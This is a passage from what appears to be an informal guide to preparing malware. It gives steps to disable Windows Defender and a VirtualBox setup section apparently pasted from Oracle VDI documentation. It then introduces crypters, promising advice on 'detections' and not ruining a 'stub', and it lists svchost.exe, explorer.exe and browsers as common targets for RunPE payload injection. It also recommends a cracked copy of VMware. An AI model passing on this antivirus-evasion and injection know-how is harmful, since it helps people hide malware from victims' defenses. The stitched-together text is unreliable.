
Restart your computer to complete the task.
At any time, if you want to re-enable Windows Defender, you only need to follow the same steps, but this time, change the value on step 5 from 1 to 0. Then restart your computer to complete reverting the changes.

How to disable Windows Defender using the Settings app

In the case, you're only looking to disable Windows Defender temporarily; you can do the following.

1. Open Settings.
2. Click on Update & security.
3. Click on Windows Defender.
4. Turn off the toggle switch for Real-time protection.

While Windows Defender doesn't specify how long you can disable real-time protection, "temporary" usually means until the next time you reboot your computer.

It's really important to note that we're NOT saying that you shouldn't use an antivirus on your computer, but there are always situations when you may need to disable Windows Defender from your machine permanently.

Setting up Virtual Machine:

Running Virtual Machine is very important when dealing with malware and viruses. If you are doing everything on Virtual Machine, not directly on your PC you minimalize the chance to get infected.

You can run all malicious and untested/untrusted files inside your Virtual Machine and your main PC will not get compromised.

To run virtual machine you may use Vmware workstation(paid but easly to find cracked version) or VirtualBox(free).

I will show you how to setup virtual machine using VirtualBox

Download virtualbox from official website:
https://www.virtualbox.org/

Obviously to setup windows on it you need to have windows ios file you may download it from MSDN or some 3rd party sites.

To create a new virtual machine, you need to start VirtualBox. On the host where you installed Oracle VDI and VirtualBox, select the Applications menu on the desktop, then the System Tools menu, and then Oracle VM VirtualBox. Alternatively, you can run the VirtualBox command in a terminal. The Oracle VM VirtualBox Manager is displayed, as shown in Figure 6.4. Oracle VM VirtualBox Manager

Tip

All the following steps for creating a virtual machine can be performed using the VirtualBox command line. However, if you are new to VirtualBox, you will probably find the Oracle VM VirtualBox Manager easier to use.

In the toolbar, click the New button. The New Virtual Machine Wizard is displayed in a new window, as shown in Figure 6.5.

Figure 6.5. New Virtual Machine Wizard

Click the Next button to move though the various steps of the wizard. The wizard enables you to configure the basic details of the virtual machine. On the VM Name and OS Type step, enter a descriptive name for the virtual machine in the Name field and select the operating system and version that you are going to install from the drop-down lists, as shown in Figure 6.6. It is important to select the correct operating system and version as this determines the default settings for VirtualBox uses for the virtual machine. You can change the settings later after you have created the virtual machine.

Figure 6.6. VM Name and OS Type Step

On the Memory step, you can simply accept the default. This is the amount of host memory (RAM) that VirtualBox assigns to the virtual machine when it runs. You can change the settings of the virtual machine later, when you import the template into Oracle VDI.
On the Virtual Hard Disk step, ensure Start-up Disk is selected (see Figure 6.7) , select Create new hard disk and click Next. The Virtual Disk Creation Wizard is displayed in a new window so you can create the new virtual disk.

Figure 6.7. Virtual Hard Disk Step

On the following steps, select VDI (VirtualBox Disk Image) as the file type, Dynamically allocated as the storage details, and accept the defaults for the virtual disk file location and size, and then click Create to create the virtual disk.

When the virtual disk is created, the Virtual Disk Creation Wizard is closed and you are returned to the Summary step of the New Virtual Machine Wizard. Click Create to create the virtual machine. The wizard is closed and the newly-created virtual machine is listed in Oracle VM VirtualBox Manager, as shown in Figure 6.8.

Figure 6.8. Virtual Machine Added

Since you want to install an operating system in the virtual machine, you need to make sure the virtual machine can access the installation media. To do this, you edit the virtual machine settings. In Oracle VM VirtualBox Manager, select the virtual machine and then in the toolbar click the Settings button. The Settings window is displayed. In the navigation on the left, select Storage as shown in Figure 6.9.

Figure 6.9. Virtual Machine Storage Settings

In the Storage Tree section, select Empty below the IDE Controller. The CD/DVD Drive attributes are displayed. Click the CD/DVD icon next to the CD/DVD Drive drop-down list and select the location of the installation media, as follows:

- To connect the virtual CD/DVD drive to the host's physical CD/DVD drive, select Host Drive <drive-name>.
  To insert an ISO image in the virtual CD/DVD drive, select Choose a virtual CD/DVD disk file and browse for the ISO image.

Figure 6.10 shows an ISO image inserted in the virtual CD/DVD drive.

Figure 6.10. Virtual Machine CD/DVD Drive Settings

Click OK to apply the storage settings. The Settings window is closed. If you connected the virtual machine's CD/DVD drive to the host's physical CD/DVD drive, insert the installation media in the host's CD/DVD drive now. You are now ready to start the virtual machine and install the operating system.

In Oracle VM VirtualBox Manager, select the virtual machine and click the Start button in the toolbar. A new window is displayed, which shows the virtual machine booting up. Depending on the operating system and the configuration of the virtual machine, VirtualBox might display some warnings first. It is safe to ignore these warnings. The virtual machine should boot from the installation media, as shown in Figure 6.11.

Figure 6.11. An Installation Program in a Running Virtual Machine

You can now perform all your normal steps for installing the operating system. Be sure to make a note of the user name and password of the administrator user account you create in the virtual machine, which you will need in order to log in to the virtual machine. Do not join the virtual machine to a Windows domain (it can be a member of a workgroup) as the domain configuration is performed later. The virtual machine might reboot several times during the installation. When the installation is complete, you might also want to let Windows Update to install any updates.

Crypters:

Crypters are legal encrypting tools. If used correctly, and with proper permission, then you have nothing to worry about. On the other hand, if you are using crypters to encrypt malware with the sole purpose of infecting computers that are not yours you are committing acrime.

Everything you need to know. I explain features, options, settings, basic knowledge, detections, how to not ruin your stub and ultimately how not to annoy the crypter owner.

Terms & Definitions
- RunPE
    - RunPE is the piece of code made to Inject the Payload into the memory of the chosen process.
- Injection
    - The process of placing the Payload into the memory space of a chosen process.
    - Most commonly injected processes are:
        - svchost.exe
        - RegAsm.exe
        - explorer.exe
        - Default Browser (ie chrome.exe, firefox.exe, iexplorer.exe)
